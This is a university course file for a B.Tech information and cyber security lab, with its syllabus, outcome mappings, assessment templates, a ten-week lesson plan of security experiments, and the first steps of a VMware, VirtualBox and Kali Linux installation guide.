

**A Course File**  
**On**  
**INFORMATION AND CYBER SECURITY LAB**  
**(III- B. Tech. – I– Semester)**  
**Submitted to**  
**DEPARTMENT OF COMPUTER SCIENCE& ENGINEERING**

**By**  
**Dr. S.ALAGUMUTHUKRISHNAN**  
(Assoc. Professor, Dept. of CSE)



**CMR INSTITUTE OF TECHNOLOGY**  
**(UGC AUTONOMOUS)**

Kndlakoya(V), Medchal Road, Hyderabad – 501 401  
Ph. No. 08418-222042, 22106 Fax No. 08418-222106

**(2024-25)**

## **CONTENTS**

<b>Sl. No.</b>	<b>Particulars</b>	<b>Page No.</b>
1	Syllabus	3
2	Course Outcomes	6
3	Mapping of Course with PEOs, POs	6
4	Mapping Of Course Outcomes with PEOs, POs	6
5	Direct Course Assessment	7
6	Indirect Course Assessment	8
7	Overall Course Assessment and Attainment level	10
8	Pi diagrams, Bar charts, Histograms for representing results	11
9	Lesson/Course Plan	12
10	Index	13
11	Week Programs	27

## INFORMATION AND CYBER SECURITY LAB

<b>Course</b>	<b>B.Tech.-V-Sem.</b>	<b>L</b>	<b>T</b>	<b>P</b>	<b>C</b>
<b>Subject Code</b>	<b>22-CS-PC-316</b>	-	-	<b>2</b>	<b>1</b>

### Course Outcomes (COs) & CO-PO Mapping (3-Strong; 2-Medium; 1-Weak Correlation)

<b>COs</b>	<b>Upon completion of course the students will be able to</b>	<b>PO4</b>	<b>PO5</b>	<b>PO14</b>
<b>CO1</b>	explain concepts of cryptanalysis	3	3	3
<b>CO2</b>	Examine different vulnerability attacks	3	3	3
<b>CO3</b>	illustrate Wi-Fi security techniques	3	3	3
<b>CO4</b>	Able to do malware analysis.	3	3	3
<b>CO5</b>	Able to configure simple firewall and IT audit	3	3	3

### List of Experiments

<b>Week</b>	<b>Title/Experiment</b>
1	Cryptanalysis of Caesar Cipher using Frequency Analysis
2	Cryptanalysis of RSA
3	Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi
4	Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack
5	Implement Firewall for an organization.
6	Implement Wi-Fi security (WPA2, IP based, MAC Based)
7	Analyze and exploit the root system of CMROS
8	Implementing and analyzing target using metasploit and gain control over the system
9	Implementation of IT Audit, malware analysis and Vulnerability assessment and generate the report
10	Test security of UPI applications on Desktop sharing applications.

<b>References</b>
1. Information and Cyber Security Lab Manual, Department of CSE, CMRIT, Hyd.

## CMR INSTITUTE OF TECHNOLOGY

**VISION:** To create world class technocrats for societal needs

**MISSION:** Impart global quality technical education for a better future by providing appropriate learning environment through continuous improvement and customization

**QUALITY POLICY:** Strive for global excellence in academics and research to the satisfaction of students and stakeholders

### **DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING (CSE)**

**Vision:** To be a model for academic excellence and research in the field of computer science and engineering that prepares competent professionals with innovative skills, moral values and societal concern.

**Mission:** Impart quality education through state-of-art curriculum, conductive learning environment and research with scope for continuous improvement leading to overall professional success.

#### **I. PROGRAMME EDUCATIONAL OBJECTIVES (PEO's)**

**PEO1:** Graduate will be capable of practicing principles of computer science & engineering, mathematics and scientific investigation to solve the problems that are appropriate to the discipline. **[PO1, PO2, PO3]**

**PEO2:** Graduate will be an efficient software engineer in diverse fields and will be a successful professional and/or pursue higher education and research. **[PO4, PO5, PO6, PO8, PO9, PO11]**

**PEO3:** Graduate exhibits professional ethics, communication skills, teamwork and adapts to changing environments of engineering and technology by engaging in lifelong learning. **[PO7, PO8, PO9, PO10, PO12]**

#### **II. PROGRAMME OUTCOMES (PO's)**

1. **Engineering knowledge:** Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems. **[PEO's: 1,2 and 3]**
2. **Problem analysis:** Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences. **[PEO's: 1,2 and 3]**
3. **Design/development of solutions:** Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations. **[PEO's: 1,2 and 3]**

4. **Conduct investigations of complex problems:** Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions. [PEO's: 1,2 and 3]
5. **Modern tool usage:** Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations. [PEO's: 1,2 and 3]
6. **The engineer and society:** Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice. [PEO's: 2 and 3]
7. **Environment and sustainability:** Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development. [PEO's: 1,2 and 3]
8. **Ethics:** Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice. [PEO's: 1,2 and 3]
9. **Individual and team work:** Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings. [PEO's: 1,2 and 3]
10. **Communication:** Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions. [PEO's: 1,2 and 3]
11. **Project management and finance:** Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments. [PEO's: 1 and 3]
12. **Life-long learning:** Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change. [PEO's: 1,2 and 3]

### III. COURSE OUTCOMES

COs	Upon completion of course the students will be able to	PO4	PO5	PO14
CO1	explain concepts of cryptanalysis	3	3	3
CO2	Examine different vulnerability attacks	3	3	3
CO3	illustrate Wi-Fi security techniques	3	3	3
CO4	Able to do malware analysis.	3	3	3
CO5	Able to configure simple firewall and IT audit	3	3	3

### IV. COURSE MAPPING WITH PEO'S, PO'S

(No correlation: 0; Low: 1; Medium: 2; High: 3)

Course Title	PEO1	PEO2	PEO3	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12
OOP through JAVA Lab		3		-	-	-	3	3	-	-	-	-	-	-	-

### V. MAPPING OF COURSE OUTCOMES WITH PEO'S, PO'S

(No correlation: 0; Low: 1; Medium: 2; High: 3)

Course Outcomes	PE O1	PE O2	PE O3	PO 1	PO 2	PO 3	PO 4	PO 5	PO 6	PO 7	PO 8	PO 9	PO 10	PO 11	PO 12
CO - 1	-	3	-	-	-	-	3	3	-	-	-	-	-	-	-
CO - 2	-	3	-	-	-	-	3	3	-	-	-	-	-	-	-
CO - 3	-	3	-	-	-	-	3	3	-	-	-	-	-	-	-
CO - 4	-	3	-	-	-	-	3	3	-	-	-	-	-	-	-
CO - 5	-	3	-	-	-	-	3	3	-	-	-	-	-	-	-

## Direct Course Assessment

(As mentioned in following table of 10 parameters, of which consider only the parameters required for this courses)

No	Description	Targeted Performance	Actual Performance	Remarks	Course Attainment
1	Internal Marks(25)	80% of Students(192 Students) should Secure 60% of Internal Marks i.e., 15 Marks	NA	All Course Outcomes in general attained & Marks Awarded or Attainment Level is 3(Strong & High)	NA
2	External Marks(50)	60% of Students(144 Students) should Secure 70% of External Marks i.e., 35 Marks	NA	All the Course Outcomes in general attained & Marks Awarded or Attainment Level is 3(Strong & High)	NA
3	Clearing of Subject	A minimum of 90% of Students(216 Students) should clear this course in first attempt	NA	All Course Outcomes in general attained & Marks Awarded or Attainment Level is 3(Strong & High)	NA
4	Getting First Class	80% of Students(192 Students) should Secure I Class Marks i.e., 45 Marks in my course	NA	All Course Outcomes in general attained & Marks Awarded or Attainment Level is 3(Strong & High)	NA
5	Distinction	70% of Students (168 Students) should secure First Class With Distinction i.e., 53 Marks in my course	NA	All the Course Outcomes in general attained & Marks Awarded or Attainment Level is 1.5M(Low)	NA
6	Outstanding Performance	60% of Students (144 Students) should secure 80% and above Marks.i.e., 60 Marks in my course	NA	All the Course Outcomes in general attained & Marks Awarded or Attainment Level is 1.5M(Low)	NA

## Indirect Course Assessment

(As mentioned-strong (3), moderate (2), weak (1) & no comment (0))

### **Mission Statement of CSE**

- **Impart fundamentals through state of art technologies for research and career in Computer Science & Engineering.**
- **Create value-based, socially committed professionals for anticipating and satisfying fast changing societal requirements.**
- **Foster continuous self learning abilities through regular interaction with various stake holders for holistic development.**

**Correlation of Mission Elements with Mission Statement of CSE Department related to the Course (only Ticking given by faculty)**

No	Mission Elements	Strong	Moderate	Weak	No Comment
M-1	Impart Fundamentals	√			
M-2	State Of Art Technologies	√			
M-3	Research & Career Development	√			
M-4	Value based Socially Committed Professional	√			
M-5	Anticipating & Satisfying Industry Trends		√		
M-6	Changing Societal Requirements		√		
M-7	Foster Continuous Learning	√			
M-8	Self Learning Abilities	√			
M-9	Interaction with stakeholders	√			
M-10	Holistic Development	√			

## Indirect Course Assessment through Student Satisfaction Survey

**(Note for \*:**Parameters used for course teaching like

- a: Classroom teaching      b: Simulations      c:labs d: Mini\_Projects
- e: Major Projects      f: Conferences      g: professional activities
- h: Technical Clubs      i: Guest Lectures      j: Workshopsk: Technical Festsl:Tutorials
- m:NPTLs      n:Digital Library o: Industrial Visits
- p: software Tools      q: Internship/training
- r:Technical Seminars
- s: NSS t: NSS      u: sports etc.

Further assume other parameters if any)

No	Question Based on PEO/PO/PSO/CO	Parameters (a /b /c.../)*	Strong (3)	Moderate (2)	Weak (1)	No comment (0)
1	Did the course impart fundamentals through interactive learning and contribute to core competence?	a,b,c,d,e,h,i,l, m,p,q				
2	Did the course provide the required knowledge to foster continuous learning?	a,b,c,d,e,h,i,l, m,p,q				
3	Whether the syllabus content anticipates & satisfies the industry and societal needs?	a,b,c,d,e,h,i,l, m,p,q				
4	Whether the course focuses on value based education to be a socially committed professional?	a,b,c,d,e,h,i,l, m,p,q				
5	Rate the role of the facilitator in mentoring and promoting the self learning abilities to excel academically and professionally?	a,b,c,d,e,h,i,l, m,p,q				
6	Rate the methodology adopted and techniques used in teaching learning processes?	a,b,c,d,e,h,i,l, m,p,q				
7	Rate the course in applying sciences & engineering fundamentals in providing research based conclusions with the help of modern tools?	a,b,c,d,e,h,i,l, m,p,q				
8	Did the course have any scope to design, develop and test a system or component?	a,b,c,d,e,h,i,l, m,p,q				
9	Rate the scope of this course in addressing cultural, legal, health, environment and safety issues?	a,b,c,d,e,h,i,l, m,p,q				
10	Scope of applying management fundamentals to demonstrate effective technical project presentations & report writing?	a,b,c,d,e,h,i,l, m,p,q				
Total						
Average						

**Overall Course Assessment**

(80% Direct + 20% Indirect, if any)

No	Assessment Type	Weightage	Attainment Level
1	<b>Direct-Assignment, Quiz, Subjective, University Exams, Results, Bench Marks</b>		
2	<b>Indirect-Surveys-Questionnaire</b>		
	<b>Overall</b>		

**Course Attainment level:****INFORMATION AND CYBER SECURITY LAB Course:**

**Pi diagrams, Bar charts, Histograms**

(For representing previous results, if any)

Information and Cyber security Lab Pass % for Last 3 Academic Years	Appeared	Passed	Pass %
2022-23			

**Lesson/Course Plan**

Week No.	Name of the Program	No. of Lab sessions	Text Books	Mode of Assessment
1	Cryptanalysis of Caesar Cipher using Frequency Analysis	1	T1	Viva&Execution
2	Cryptanalysis of RSA	1	T1	Viva&Execution
3	Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi	1	T1	Viva&Execution
4	Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack	1	T1	Viva&Execution
5	Implement Firewall for an organization.	1	T1	Viva&Execution
6	Implement Wi-Fi security (WPA2, IP based, MAC Based)	1	T1	Viva&Execution
7	Analyze and exploit the root system of CMROS	1	T1	Viva&Execution
8	Implementing and analyzing target using metasploit and gain control over the system	1	T1	Viva&Execution
9	Implementation of IT Audit, malware analysis and Vulnerability assessment and generate the report	1	T1	Viva&Execution
10	Test security of UPI applications on Desktop sharing applications.	1	T1	Viva&Execution
	<b>Total no of Lab sessions required to complete syllabus</b>	<b>10</b>		

## Installing VMware and Kali Linux

### Downloading VMware Workstation

To download VMware Workstation:

    Navigate to the VMware Workstation Download Center.

1. Based on your requirements, click **Go to Downloads** for VMware Workstation for Windows or VMware Workstation for Linux.
2. Click **Download Now**.
3. If prompted, log in to your Customer Connect profile. If you do not have a profile, create one. For more information, see How to create a Customer Connect profile (2007005).
4. Ensure that your profile is complete and enter all mandatory fields. For more information, see How to update your Customer Connect profile (2086266).
5. Review the End User License Agreement and click **Yes**.
6. Click **Download Now**.

If the installer fails to download during the download process:

- Delete the cache in your web browser. For more information, see:
  - Mozilla Firefox: How to clear the Firefox cache
  - Google Chrome: Delete your cache and other browser data
  - Microsoft Internet Explorer: How to delete the contents of the Temporary Internet Files folder
- Disable the pop-up blocker in your web browser. For more information, see:
  - Mozilla Firefox: How do I disable a Pop-up blocker?
  - Google Chrome: Manage pop-ups
  - Microsoft Internet Explorer: How to turn Internet Explorer Pop-up Blocker on or off on a Windows XP SP2-based computer
- Download using a different web browser application.
- Disable any local firewall software.
- Restart the virtual machine.
- Download the installer from a different computer or network.

### Installing VMware Workstation

Notes:

- You must have only one VMware Workstation installed at a time. You must uninstall the previous version of VMware Workstation before installing a new version.
- If the installer reports an error when you run it, you must verify the download. For more information, see Verifying the integrity of downloaded installer files (1537).

To install VMware Workstation on a Windows host:

1. Log in to the Windows host system as the Administrator user or as a user who is a member of the local Administrators group.
  2. Open the folder where the VMware Workstation installer was downloaded. The default location is the **Downloads** folder for the user account on the Windows host.
- Note:** The installer file name is similar to `VMware-workstation-full-xxxx-xxxx.exe`, where `xxxx-xxxx` is the version and build numbers.
3. Right-click the installer and click **Run as Administrator**.
  4. Select a setup option:
    - **Typical:** Installs typical Workstation features. If the Integrated Virtual Debugger for Visual Studio or Eclipse is present on the host system, the associated Workstation plug-ins are installed.
    - **Custom:** This lets you select which Workstation features to install and specify where to install them. Select this option if you need to change the shared virtual machines directory, modify the VMware Workstation Server port, or install the enhanced virtual keyboard driver. The enhanced virtual keyboard driver provides better handling of international keyboards and keyboards that have extra keys.
  5. Follow the on-screen instructions to finish the installation.
  6. Restart the host machine.

To install VMware Workstation on a Linux host:

**Note:** VMware Workstation for Linux is available as a `.bundle` download in the VMware Download Center. The Linux bundle installer starts a GUI wizard on most Linux distributions. In some Linux distributions, the bundle installer starts a command-line wizard instead of a GUI wizard.

1. Log in to the Linux host with the user account that you plan to use with VMware Workstation.
2. Open a terminal interface. For more information, see [Opening a command or shell prompt \(1003892\)](#).
3. Change to root. For example:

```
su root
```

**Note:** The command that you use depends on your Linux distribution and configuration.


4. Change directories to the directory that contains the VMware Workstation bundle installer file. The default location is the **Download** directory.
5. Run the appropriate Workstation installer file for the host system.

## Kali Linux - Installation and Configuration

Kali Linux is one of the best security packages of an ethical hacker, containing a set of tools divided by the categories. It is an open source and its official webpage is <https://www.kali.org>.

Generally, Kali Linux can be installed in a machine as an Operating System, as a virtual machine which we will discuss in the following section. Installing Kali Linux is a practical option as it provides more options to work and combine the tools. You can also create a live boot CD or USB. All this can be found in the following link: <https://www.kali.org/downloads/>

**BackTrack** was the old version of Kali Linux distribution. The latest release is Kali 2016.1 and it is updated very often.



To install Kali Linux –

- First, we will download the Virtual box and install it.
- Later, we will download and install Kali Linux distribution.

### Download and Install the Virtual Box

A Virtual Box is particularly useful when you want to test something on Kali Linux that you are unsure of. Running Kali Linux on a Virtual Box is safe when you want to experiment with unknown packages or when you want to test a code.

With the help of a Virtual Box, you can install Kali Linux on your system (not directly in your hard disk) alongside your primary OS which can MAC or Windows or another flavor of Linux.

Let's understand how you can download and install the Virtual Box on your system.

**Step 1** – To download, go to <https://www.virtualbox.org/wiki/Downloads>. Depending on your operating system, select the right package. In this case, it will be the first one for Windows as shown in the following screenshot.

The screenshot shows the 'VirtualBox' download page. The main heading is 'Download VirtualBox'. Below it, a sub-section titled 'VirtualBox binaries' is visible. A note states: 'Here, you will find links to VirtualBox binaries and its source code.' Under this, there is a section for 'VirtualBox binaries' with a note: 'By downloading, you agree to the terms and conditions of the respective license.' A list of packages is provided:


- **VirtualBox platform packages.** The binaries are released under the terms of the GPL version 2.
  - [VirtualBox 5.1.2 for Windows hosts](#) x86/amd64
  - [VirtualBox 5.1.2 for OS X hosts](#) amd64
  - [VirtualBox 5.1.2 for Linux hosts](#) amd64
  - [VirtualBox 5.1.2 for Solaris hosts](#) amd64
- **VirtualBox 5.1.2 Oracle VM VirtualBox Extension Pack** All supported platforms

Support for USB 2.0 and USB 3.0 devices, VirtualBox RDP and PXE boot for Intel cards. See this chapter from the User Manual for an introductory Extension Pack binaries are released under the VirtualBox Personal Use and Evaluation License (PUEL).  
*Please install the extension pack with the same version as your installed version of VirtualBox:  
If you are using [VirtualBox 5.0.26](#), please download the extension pack [here](#).  
If you are using [VirtualBox 4.3.38](#), please download the extension pack [here](#).*


**Step 2** – Click Next.




**Step 3** – The next page will give you options to choose the location where you want to install the application. In this case, let us leave it as default and click **Next**.




**Step 4** – Click Next and the following **Custom Setup** screenshot pops up. Select the features you want to be installed and click Next.



**Step 5** – Click Yes to proceed with the installation.




**Step 6** – The Ready to Install screen pops up. Click Install.



Step 7 – Click the **Finish** button.



The Virtual Box application will now open as shown in the following screenshot. Now we are ready to install the rest of the hosts for this manual and this is also recommended for professional usage.



### Install Kali Linux

Now that we have successfully installed the Virtual Box, let's move on to the next step and install Kali Linux.

**Step 1** – Download the Kali Linux package from its official website: <https://www.kali.org/downloads/>

